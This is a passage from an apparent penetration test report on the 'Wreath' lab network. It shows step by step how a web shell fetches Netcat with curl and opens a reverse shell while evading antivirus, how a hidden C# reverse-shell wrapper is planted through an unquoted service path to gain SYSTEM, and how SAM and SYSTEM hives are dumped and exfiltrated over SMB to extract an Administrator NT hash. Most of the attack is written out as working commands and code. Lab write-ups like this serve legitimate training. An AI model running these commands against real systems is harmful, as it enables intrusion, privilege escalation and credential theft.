Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.
```

To escalate access, a reverse shell was attempted using **Netcat**. Standard payloads were avoided due to Defender detection. A less-known Netcat version from GitHub was used to bypass antivirus.



```
http://10.200.81.100/resources/uploads/shell-labdar.jpeg.php?wreath=curl%20http://10.50.82.54/nc64.exe%20-o%20c:\\windows\\temp\\nc-labdar.exe
```

We now have everything we need to get a reverse shell back from this target.

```
http://10.200.81.100/resources/uploads/shell-labdar.jpeg.php?wreath=powershell.exe%20c:\\windows\\temp\\nc-labdar.exe%2010.50.82.54%2013000%20-e%20cmd.exe
```





A reverse shell connection was successfully established using a custom Netcat binary.




Privilege Escalation

A privilege escalation vector was identified in the form of an unquoted service path vulnerability. This misconfiguration may allow execution of arbitrary code with elevated privileges.





Using the `Get-Acl` command, it was determined that the current user has **FullControl** permissions over the directory `C:\Program Files (x86)\System Explorer`. This confirms the ability to modify files within the service path, supporting the potential for a successful unquoted service path privilege escalation attack.



Mono was installed to enable compiling C# code on Linux. A simple C# program (`Wrapper.cs`) was written to launch a Netcat reverse shell by starting a new process with the Netcat executable and appropriate connection parameters (attacker IP and port).

```
using System;
using System.Diagnostics;

namespace Wrapper {
    class Program {
        static void Main() {
            Process proc = new Process();
            ProcessStartInfo procInfo = new ProcessStartInfo();
            procInfo.FileName = "c:\\windows\\temp\\nc-labdar.exe";
            procInfo.Arguments = "10.50.82.54 13005 -e cmd.exe";
            procInfo.UseShellExecute = false;
            procInfo.CreateNoWindow = true;
            proc.StartInfo = procInfo;
            proc.Start();
        }
    }
}
```

The program disables window creation for stealth and is compiled using the Mono C# compiler (`mcs Wrapper.cs`). This allows executing the reverse shell payload on the target Windows machine.

```
┌──(kali㉿kali)-[~/Wreath]
└─$ mcs Wrapper.cs
```

A temporary SMB server was started on the attacker's machine using **Impacket** with SMBv2 support and authentication enabled:

```
┌──(kali㉿kali)-[~/Wreath]
└─$ sudo python2 smbserver.py share . -smb2support -username user -password s3cureP@ssword
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

This created a share named "`share`" serving the current directory. On the target machine, the share was mounted and authenticated using:

```
C:\>net use \\10.50.82.54\share /USER:user s3cureP@ssword
net use \\10.50.82.54\share /USER:user s3cureP@ssword
The command completed successfully.
```

This allowed copying the compiled payload (Wrapper.exe) from the SMB share to the target's temporary directory:

```
C:\>copy \\10.50.82.54\share\Wrapper.exe %TEMP%\wraper-labdar.exe
copy \\10.50.82.54\share\Wrapper.exe %TEMP%\wraper-labdar.exe
        1 file(s) copied.
```

After the transfer, the SMB share was disconnected with:

```
C:\>net use \\10.50.82.54\share /del
net use \\10.50.82.54\share /del
\\10.50.82.54\share was deleted successfully.
```


The payload (`wrapper-labdar.exe`) was copied to the vulnerable service path, replacing the executable:

```
C:\Program Files (x86)\System Explorer\System Explorer>copy %TEMP%\wrapper-labdar.exe "C:\Program Files (x86)\System Explorer\System.exe"
copy %TEMP%\wrapper-labdar.exe "C:\Program Files (x86)\System Explorer\System.exe"
        1 file(s) copied.
```

The vulnerable service was stopped and after setting up a listener, the service was started again.


```
C:\Program Files (x86)\System Explorer>sc stop SystemExplorerHelpService
sc stop SystemExplorerHelpService

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x1388

C:\Program Files (x86)\System Explorer>sc start SystemExplorerHelpService
sc start SystemExplorerHelpService
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.


C:\Program Files (x86)\System Explorer>
```


The service failed to start properly, indicating our wrapper was **executed** — resulting in a successful **privilege escalation to SYSTEM**.




All uploaded files and artifacts were removed from the target system to avoid detection and maintain operational security.

We dumped the SAM and SYSTEM registry hives. Files were exfiltrated via an authenticated SMB connection.






We verified that the registry dump files (`sam.bak` and `system.bak`) were successfully transferred to our attacking machine.



Using `secretsdump.py` from the Impacket toolkit on our attacking machine, we extracted local account password hashes:



The **NT hash** of the **Administrator** account was recovered and used as proof of access. `a05c3c807ceeb48c47252568da284cd2`

Cleanup

All newly added firewall rules have been removed. The Administrator account named “labdar” on the host 10.200.81.150 was deleted. All files were deleted except for the Netcat executable located on the host 10.200.81.100. The listener can be found at: `C:\xampp\htdocs\resources\uploads\nc-IamNobody.exe.`

It is advised that Mr. Thomas Wreath delete this file. No log files were modified during the cleanup process.